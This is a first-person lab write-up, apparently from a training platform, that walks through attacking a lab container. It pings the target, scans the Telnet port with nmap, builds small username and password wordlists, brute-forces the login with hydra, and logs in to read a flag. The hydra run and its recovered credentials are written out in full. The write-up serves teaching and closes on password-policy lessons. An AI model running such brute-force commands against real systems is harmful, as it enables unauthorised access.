Telnet Brute Force & Weak Credentials


A project in the Cybersecurity Skill Tree

Project description

In this project, I will demonstrate the fundamentals of Telnet service discovery, configuration enumeration and brute force attacks against weak authentication mechanisms using nmap and hydra.

Verify Connectivity to Target with Ping

Before I launch the attack, I will verify connectivity to the target server by using the “ping” command to send four packets to the server.




```
labex:project/ $ ping -c 4 target
PING target (172.17.0.2) 56(84) bytes of data.
64 bytes from target (172.17.0.2): icmp_seq=1 ttl=64 time=0.046 ms
64 bytes from target (172.17.0.2): icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from target (172.17.0.2): icmp_seq=3 ttl=64 time=0.040 ms
64 bytes from target (172.17.0.2): icmp_seq=4 ttl=64 time=0.036 ms

--- target ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3070ms
rtt min/avg/max/mdev = 0.036/0.041/0.046/0.003 ms
```

Scan Open Ports with Nmap

Next, I will use the “nmap” utility to scan for an open Telnet service.




```
labex:project/ $ nmap -p23 target
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-05 01:36 CST
Nmap scan report for target (172.17.0.2)
Host is up (0.00012s latency).

PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```


Connect to Target via Telnet with Brute Force

Now that the Telnet service has been discovered, I will begin preparations for the attack. First, I will create two wordlists containing common usernames and passwords.



```
labex:project/ $ echo -e "root\nadmin\nuser" > users.txt
labex:project/ $ cat users.txt
root
admin
user
labex:project/ $ echo -e "password\n123456\nadmin" > pass.txt
labex:project/ $ cat pass.txt
password
123456
admin
```

Now I will use the password cracking tool “hydra” to conduct a brute force attack against the Telnet service using the created wordlists.




```
labex:project/ $ hydra -L users.txt -P pass.txt telnet://target
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-05 02:23:55
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, et
c. if available
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:3/p:3), ~1 try per task
[DATA] attacking telnet://target:23/
[23][telnet] host: target   login: admin   password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-05 02:23:59
```

Explore Target System and Locate Flag

Now that hydra has found the correct credentials, I will use them to access the Telnet service and find the flag it contains.



```
labex:project/ $ telnet target
Trying 172.17.0.2...
Connected to target.
Escape character is '^]'.

Linux 5.15.0-56-generic (target) (pts/0)

target login: admin
Password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Nov  4 18:23:56 UTC 2025 from 172.17.0.1 on pts/4
admin@target:~$ ls
flag.txt
admin@target:~$ cat flag.txt
labex{w34k_p4ssw0rds_4r3_d4ng3r0us}
```

Summary

This exercise highlights the severe risks associated with the use of weak access credentials and the importance of having strong password policies and disabling insecure legacy protocols on critical systems.